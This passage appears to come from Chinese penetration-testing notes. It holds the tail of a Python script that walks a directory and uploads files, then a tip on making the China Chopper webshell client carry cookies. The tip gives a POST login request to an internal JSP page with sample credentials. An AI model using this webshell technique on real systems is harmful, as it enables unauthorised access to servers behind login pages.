        with open(Dir+'/de.'+filename, "w+") as code:
                code.write(data)
def main():
        dirr=argv[1]
        File = FileFilt()
        File.FindFile(dirr = dirr)
        for filename in File.fileList:
                if filename:
                        upload(filename)
                        pass
if __name__ == '__main__':
        main()
```

疑难杂症

菜刀带cookies




```
<POST>http://10.226.1.120:108/kass/basic/login/action_check.jsp</POST>
<DATA>Tx_KassUserName=emtest&Tx_KassPassword=emtest</DATA>
```